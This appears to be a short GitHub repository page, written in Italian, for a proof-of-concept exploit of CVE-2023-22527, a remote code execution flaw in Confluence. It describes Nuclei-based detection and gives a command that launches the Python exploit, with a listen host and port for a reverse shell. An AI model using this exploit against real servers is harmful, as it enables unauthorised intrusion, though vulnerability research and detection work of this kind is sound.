 thanhlam-attt/cve-2023-22527


Exploit PoC per CVE-2023-22527, una vulnerabilità di esecuzione di codice in remoto in Confluence Data Center e Server. Include il rilevamento tramite template Nuclei e lo sfruttamento basato su Python con payload reverse shell.

nuclei -v -t /path/to/template.yam; -u http://ip:port/
python3 CVE-2023-22527.py -u ip:port -lh listen-host -lp listen-port